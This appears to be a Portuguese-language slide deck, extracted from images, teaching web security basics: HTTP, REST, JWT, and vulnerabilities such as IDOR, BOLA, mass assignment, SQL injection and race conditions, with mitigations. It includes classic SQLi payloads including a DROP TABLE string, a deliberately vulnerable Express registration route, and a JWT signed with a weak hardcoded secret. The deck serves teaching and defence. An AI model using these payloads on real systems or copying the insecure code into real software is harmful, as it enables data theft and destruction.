


CyberSecurity



Agenda



- 01 Fundamentos: HTTP, cliente/servidor, JSON, REST
- 02 Autenticação e sessões: teoria e tokens (JWT, OAuth)
- 03 Vulnerabilidades técnicas: IDOR, SQLi, XSS, SSRF, race conditions
- 04 Ferramentas & metodologia: Burp Suite, ffuf, fuzzing, scanning, análise manual

Por que se preocupar com segurança?



- ③ “A segurança da informação não é apenas sobre tecnologia — é sobre confiança, reputação e continuidade de negócios.”
- ③
 - Crescente número de ataques cibernéticos.
 - Impactos financeiros e sociais.
 - Papel do profissional de segurança.

Pilares da Segurança (CID)



Confidencialidade



- ③ Garantir que somente as pessoas autorizadas podem acessar uma determinada informação.

Ameaças à Confidencialidade:

- Falha no sistema de autenticação
- Vazamento de banco de dados

Integridade

- ⌚ Garantir que o dado é íntegro em todas as etapas do processo. Não foi alterado ou modificado de forma indevida.

Ameaças à Confidencialidade:

- SQL Injection
- Man-in-the-middle

Disponibilidade



- ⌚ Garantir que os recursos do sistema estejam disponíveis a todo momento.

Ameaças à Confidencialidade:

- DDoS
- Falta de processos bem estabelecidos

Principais vetores de ataque

↳ Ataques baseados em Pessoas (Engenharia Social)

Manipulação psicológica para enganar pessoas e induzi-las a divulgar informações confidenciais ou realizar ações inseguras.

- Phishing / Spear Phishing
- Fadiga de MFA (Push Bombing)
- Vishing (voice phishing)



Principais vetores de ataque

↳ **Ataques baseados em Aplicação / Lógica de Negócio**
Exploram falhas em como os sistemas foram programados ou como as permissões são controladas.

- IDOR (Insecure Direct Object Reference)
- Manipulação de parâmetros (Parameter Tampering)
- BOLA (Broken Object Level Authorization)



Principais vetores de ataque

↳ Ataques Técnicos (Exploração de Código / Injeções)

Exploram vulnerabilidades diretamente no código ou nos dados que ele processa.

- SQL Injection
- XSS (Cross-Site Scripting)
- Command Injection
- LFI/RFI (Local/Remote File Inclusion)
- Path Traversal



Principais vetores de ataque

↳ Ataques na Infraestrutura

- Falhas na configuração ou proteção de serviços.
- Buckets abertos para leitura
- Falta de WAF ou rate limiting



Protocolo HTTP

- ⌕ **HTTP (HyperText Transfer Protocol)** é o protocolo de comunicação usado na web para transferir dados entre clientes (como navegadores) e servidores.

Em outras palavras, é o conjunto de regras que define como as mensagens são enviadas e recebidas na internet.

Protocolo HTTP

⌕ Como funciona?

O cliente (ex: navegador) faz uma requisição HTTP para o servidor.

Cada requisição é **independente** — o servidor não guarda informações de requisições anteriores.

O servidor processa a requisição e envia uma resposta HTTP.


Cliente X Servidor



- ⌚ O cliente solicita informações e o servidor responde. Esse modelo é a base da web moderna.
- ⌚
 - Cliente (navegador, app, API consumer).
 - Servidor (banco de dados, backend).
 - Comunicação feita por requisições HTTP.


Protocolo HTTP

1. Cliente solicita informação ao servidor



Protocolo HTTP

2. Servidor processa a requisição e envia uma resposta HTTP



Protocolo HTTP



↳ Cabeçalhos da requisição

Os **headers HTTP** são **pares de chave e valor**, enviados junto com

- uma **requisição** (request) do cliente
- ou uma **resposta** (response) do servidor

Eles **não contêm o conteúdo principal** (como o corpo JSON), mas **informações de controle** que ajudam a entender *como tratar* o conteúdo.

Protocolo HTTP

↳ Códigos de resposta

| Código | Categoria | Significado |
|--------|------------------|---------------------|
| 200 | Sucesso | OK |
| 201 | Sucesso | Criado |
| 400 | Erro do cliente | Requisição inválida |
| 401 | Erro do cliente | Não autorizado |
| 404 | Erro do cliente | Não encontrado |
| 500 | Erro do servidor | Erro interno |

- ⌕ O JSON (JavaScript Object Notation) é **um formato leve de troca de dados**, muito usado para enviar e receber informações entre aplicações, especialmente entre **front-end** e **back-end** na web.

{JSON}
JavaScript Object Notation

- ⌕ JSON organiza dados em **pares de chave e valor**, parecidos com objetos do JavaScript:

```
{  
  "nome": "Ricardo Silva",  
  "idade": 37,  
  "hobbies": ["leitura", "programar"],  
  "ativo": true,  
  "endereco": {  
    "cidade": "São Paulo",  
    "pais": "Brasil"  
  }  
}
```

- ⌕ REST (Representational State Transfer) é um estilo de arquitetura usado em APIs (interfaces de comunicação entre sistemas).

Ele define regras e boas práticas para permitir que diferentes sistemas se comuniquem pela web usando o protocolo HTTP.

{REST}

- ⌕ Tudo é tratado como um *recurso*, identificado por uma URL.
Exemplo:
- /usuarios → lista de usuários
 - /usuarios/1 → usuário com ID 1

↳ Cada ação usa um **verbo HTTP** específico:

- **GET** → buscar dados
- **POST** → criar dados
- **PUT** → atualizar dados
- **DELETE** → remover dados

| Ação | Método | Exemplo de URL |
|-------------------|--------|----------------|
| Listar usuários | GET | /usuarios |
| Obter usuário | GET | /usuarios/1 |
| Criar usuário | POST | /usuarios |
| Atualizar usuário | PUT | /usuarios/1 |
| Deletar usuário | DELETE | /usuarios/1 |

Autenticação e Autorização Rubcube

- ⌚ Autenticação garante que o usuário é quem diz ser.
Autorização define o que ele pode fazer dentro da aplicação.
- ⌚
 - JWT (JSON Web Token).
 - Tokens de sessão.
 - API Keys.
 - OAuth 2.0 e OpenID Connect.


- ⌕ **JWT (JSON Web Token)** é um token de autenticação usado para garantir que um usuário está realmente logado e identificar quem ele é sem precisar guardar sessão no servidor.

JWT é um cartão de identificação digital que o servidor entrega ao usuário depois que ele faz login.

Esse cartão (token) é enviado toda vez que o usuário faz uma requisição para provar que ele é quem diz ser ex: /login.



- ☞ Um JWT tem **três partes**, separadas por pontos (.):
1. Representa o cabeçalho do token, contém o tipo do token e o algoritmo de criptografia.
 2. Contém os dados (claims), por exemplo o ID do usuário.
 3. É a parte que garante que o token não foi alterado. Ela é gerada com um segredo que só o servidor conhece.
(GARANTE A INTEGRIDADE DO TOKEN.)



⌕ Criando um JWT

```
const jwt = require('jsonwebtoken');  
const token = jwt.sign(  
  { userId: 1, email: "henrique@example.com" },  
  "segredo123",  
  { expiresIn: "1h" }  
);
```

Token gerado:

ENABLED

ENCODED VALUE

☐ Enable auto-focus

JSON WEB TOKEN (JWT)

COPY CLEAR

Valid JWT

Invalid Signature

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJEsImVtYWlsIjoiaGVucm1xdWVhZGZhbGZlbnR5b20iLCJpYXQiOiJlMjc0MTgxMzIsImV4cCI6MTcyNzQxODczMn0.s3jT6YQeKZmYF5a91J2Wy6wYzv7KqdlJvVg6rJYrRlY

DECODED HEADER

JSON CLAIMS TABLE

COPY ↗

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE

COPY ↗

```
{
  "userId": 1,
  "email": "henrique@example.com",
  "iat": 1727418132,
  "exp": 1727418732
}
```

⌕ Validando a assinatura de um JWT (Backend)

```
const decoded = jwt.verify(token, "segredo123");  
console.log(decoded);  
// { userId: 1, email: "henrique@example.com", iat: 1727418132, exp: 1727418732 }
```

⌕ Vulnerabilidades comuns envolvendo JWT.

1. Segredo fraco
2. Tempo de expiração

Aviso legal

- ⌚ Todo conteúdo é **estritamente educacional**. Realizar testes em sistemas sem consentimento é crime. Use ambientes autorizados e controlados.
- ⌚ Art. 154-A do Código Penal (Lei Carolina Dieckmann)




Vulnerabilidades

- **IDOR:** acesso indevido via parâmetros.
- **BOLA:** falha de autorização em APIs.
- **Mass Assignment:** campos sensíveis atribuídos indevidamente.
- **SQLi:** injeção de comandos SQL.
- **Race Condition:** conflito de execução simultânea.
- **SSRF:** requisição forçada a recursos internos.
- **XSS:** injeção de scripts maliciosos.

IDOR - Insecure Direct Object Reference

- ⌕ Acesso direto a recursos (objetos) por referência previsível (ID) sem checagem apropriada de autorização.
- 🔍 **Como identificar / testar:**
 - Procurar endpoints que usam IDs sequenciais ou previsíveis (/users/123, /orders/456).
 - Interceptar uma requisição e alterar o ID para outro valor e verificar se o servidor retorna dados.
 - Testar tanto horizontal (dados de outros usuários) quanto vertical (dados administrativos).
- 🔍 **Impacto:** Exposição de dados sensíveis, violação de privacidade, possível acesso à funções restritas.

IDOR - Insecure Direct Object Reference



IDOR - Insecure Direct Object Reference



⌕ Mitigação recomendada:

- Sempre verificar autorização no servidor: `if resource.owner_id != current_user.id -> 403`.
- Não confiar em IDs previsíveis: usar UUIDs + validações.
- Implementar controle de acesso centralizado (middleware/policy layer).
- Testes automatizados cobrindo cenário de owner checks.

BOLA — Broken Object Level




Authorization

- ⌕ Falha no controle de autorização em nível de objeto dentro de APIs, permitindo que usuários realizem operações em objetos que não deveriam.
- 🔗 **Como identificar / testar:**
 - Testes de privilege escalation: um usuário com perfil baixo consegue acessar/alterar objetos de usuário com perfil mais alto?
 - Cobrir cenários horizontais e verticais.
 - Usar fuzzing em parâmetros e roles combinados.
- ⌕ **Exemplo prático:**

Usuário comum faz POST /api/users/123/role com role=admin e recebe 200 OK — indica BOLA se backend não validar permissões.

BOLA — Broken Object Level Authorization



BOLA — Broken Object Level Authorization



⌂ **Impacto:** Escalada de privilégios, controle de recursos críticos por usuários não autorizados.

🕒 **Mitigação recomendada:**

- Implementar políticas de autorização por objeto (ex: RBAC/ABAC).
- Centralizar verificações (policy enforcement point).
- Revisões de permissão e testes automáticos que simulam diferentes roles.

Mass Assignment



- ⌚ Quando o backend aceita e atribui, automaticamente, todos os campos enviados pelo cliente ao modelo/objeto sem whitelist — permitindo setar campos sensíveis.
- ⌚ **Como identificar / testar:**
 - Enviar campos extras no corpo da requisição (ex: isAdmin=true, role=admin, balance=100000) e observar se são aplicados.
- ⌚ **Impacto:** Criação/alteração de contas com privilégio, exposição de dados sensíveis, comprometimento de integridade da aplicação.

Mass Assignment

⌕ Exemplo prático api vulnerável

```
const express = require('express');
const User = require('./models/User');
const router = express.Router();

router.post('/register', async (req, res) => {
  // Perigo: aceita todo req.body sem validação
  const user = await User.create(req.body);
  res.status(201).json(user);
});

module.exports = router;
```

Mass Assignment



Attacker



1

PUT <https://api.example.com/api/v2/user/12345>

Body


```
{  
  "id": "12345",  
  "email": "john@example.com",  
  "phone": "123456789",  
}
```

2

PUT <https://api.example.com/api/v2/user/12345>

Body

```
{  
  "id": "12345",  
  "email": "john@example.com",  
  "phone": "123456789",  
  "user.admin": "true",  
  "user.role": "admin",  
}
```



API Endpoint

Mass Assignment

⌕ Mitigação recomendada:


- Usar whitelist (atributos permitidos) em vez de blacklist.
- Validar e sanitizar explicitamente cada campo no servidor.
- Evitar bind automático de requisição para modelo (checar frameworks).

SQL Injection

- ⌚ Injeção de comandos SQL por entradas não sanitizadas, permitindo leitura, modificação ou execução de comandos no banco de dados.
- ⌚ **Como identificar / testar:**
 - Testes com payloads clássicos: ' OR '1'='1' --, '; DROP TABLE users; -- (em ambiente autorizado).
 - Usar ferramentas (sqlmap) e payloads manuais em parâmetros de consulta.
 - Observar diferenças em respostas ou tempos (blind/time-based SQLi).
- ⌚ **Impacto:** Exfiltração de dados, alteração/remoção de dados, execução de comandos com privilégios do DB.

SQL Injection

- ⌚ Injeção de comandos SQL por entradas não sanitizadas, permitindo leitura, modificação ou execução de comandos no banco de dados.



SQL Injection

⌕ Mitigação recomendada:

- Queries parametrizadas / prepared statements (sem concatenar strings).
- Uso de ORMs que abstraem queries (mas ainda validar).
- Input validation e escaping onde aplicável.
- WAF com proteção de payloads

Race Condition



- ↳ Condição onde duas ou mais operações concorrentes interagem com um recurso compartilhado de forma que a sequência/tempo permite exploração (ex: retirar saldo duas vezes).
- ↳ **Como identificar / testar:**
 - Tentar executar operações simultâneas que alteram o mesmo recurso (ex: duas requisições de retirada).
 - Usar scripts ou ferramentas que disparem requisições paralelas (curl em loop, ferramentas de load) e observar comportamento.
- ↳ **Exemplo prático:**

Usuário faz duas requisições POST /withdraw quase simultâneas; sem lock, pode sacar saldo total duas vezes.
- ↳ **Impacto:** Perda financeira, inconsistência de dados, bypass de checks de negócio.

Race Condition

| Thread 1 | Thread 2 |
|---|--|
| <pre>(\$10) function withdraw(\$amount) { (\$10,000) \$balance = getBalance(); if(\$amount <= \$balance) { (\$9,990) \$balance = \$balance - \$amount; echo "You have withdrawn: \$amount"; } }</pre> | |
| | <pre>(\$10) function withdraw(\$amount) { (\$10,000) \$balance = getBalance(); if(\$amount <= \$balance) { (\$9,990) \$balance = \$balance - \$amount; echo "You have withdrawn: \$amount"; setBalance(\$balance); (\$9,990) } else { echo "Insufficient funds."; } }</pre> |
| <pre>setBalance(\$balance); (\$9,990) } else { echo "Insufficient funds."; } }</pre> | |

Race Condition

⌚ Mitigação recomendada:

